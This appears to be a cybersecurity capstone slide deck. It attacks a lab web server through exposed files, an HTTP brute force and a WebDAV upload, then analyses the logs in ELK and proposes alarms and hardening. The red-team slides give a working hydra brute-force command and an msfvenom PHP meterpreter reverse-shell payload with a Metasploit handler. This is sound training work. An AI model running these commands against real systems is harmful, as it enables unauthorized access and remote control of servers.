Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-68447

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: server1

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Server
Kali	192.168.1.90	Attack machine
ELK	192.168.1.100	ELK Stack machine
server1	192.168.1.105	Web server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive data accessible on the website.	Browsing through the directories of the website, noticed files with sensitive information.	Would remove these files altogether or place them in a secure directory.
Brute Force Vulnerability	Was able to run hydra app against a user to brute force users password.	Allowing users to use weak passwords makes it easy for attackers to brute force a users password.
Unauthorized File Upload	After successfully brute forcing a users password, was able to ssh in and upload files.	If an attacker can upload files, they can upload exploitable files that open a backdoor and gain root access to the server.

Exploitation: Sensitive data accessible on the website.

01

Tools & Processes


Browsing through the web browser and looking through the files, came across a file, ashton.txt that listed a hidden directory and the user with access to the folder.

02

Achievements

Once I had a username and folder, I can brute force attack the users password.

03



Exploitation: Brute Force Vulnerability

01

Tools & Processes


Ran the Hydra tool: `hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder .`

02

Achievements

After getting Ashtons password, I signed into the secret_folder. In there I was able open up the *connect_to_corp_server* doc, where it gave me a link to http://192.168.1.105/webdav and said that Ryan has access. It also gave me his hash, which I entered into crackstation and was able to get Ryans password. This gave me access to the webdav page.

03



Exploitation: Unauthorized File Upload

01

Tools & Processes


After gaining access with Ashton username and password, created a PHP payload that was uploaded to the server. Payload command that was ran: `msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > exploit.php.` Once that was uploaded, launched Metasploit and ran: `use exploit/multi/handler` and set host and port to 192.168.1.90, 80. I than ran `php exploit.php` on the victims machine to start listening.


02

Achievements

Once I ran the exploit, I was able to successfully gain access and run other post exploits.


03





Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan



Time	destination.ip	client.ip	process.args	user_agent.original
Mar 26, 2021 @ 19:12:58.675	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.674	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.671	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.670	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.345	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.345	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.341	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:58.341	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:09.353	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:09.352	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:09.348	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:09.348	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mar 26, 2021 @ 19:12:09.026	192.168.1.105	192.168.1.90	-	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)


The port scan occurred between 19:12:09 - 19:12:58 on March 26th. There were 16 packets sent from 192.168.1.90. The port scan was identified by the user_agent.original field entry with Nmap scripting engine in the field.

Analysis: Finding the Request for the Hidden Directory



The request occurred between 19:22 - 19:25 on March 26th and there was 9805 hits. The file that was requested was connect_to_corp_server which contained info on how to access the webdav site.

Analysis: Uncovering the Brute Force Attack



There were 9802 requests and there were 9801 requests made prior to the attacker getting the password.

Analysis: Finding the WebDAV Connection

There were a total of 4 requests made to this directory. The file that was being requested was the password.dav

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

If a high number of ports are connected from a single IP address.

If more than 10 ports are being scanned and it's coming from a single source than the alarm will be triggered.

System Hardening

Would implement and configure an Intrusion Detection System.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Would set an alarm for when there is a large amount of traffic accessing this folder.

If there is more than 1 hit on this folder the alarm would be triggered.

System Hardening

Enable two-factor authentication for accessing the folder. Would also whitelist trusted ips.

Mitigation: Preventing Brute Force Attacks

Alarm

Would set an alarm when there is an unusually high amount of failed login attempts for accessing the directory /secret_folder/.

If the failed login reaches above 3 the alarm would be triggered.

System Hardening

Would enforce strong passwords and lock account after 3 failed login attempts. Also whitelist trusted IPs.

Mitigation: Detecting the WebDAV Connection

Alarm

Would set an alarm for when traffic from the outside is accessing this folder.

If there is more than 1 hit on this folder the alarm would be triggered.

System Hardening

Recommend enabling two factor authentication on the folder. Ideally you would want to remove the files within this directory or the directory all together.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Would setup an alarm for when users upload very small files and that are .php.

If file size is below 1mb and a .php file, then the alarm would be triggered.

System Hardening

Would setup a file scanning system that looks for malicious files.


The End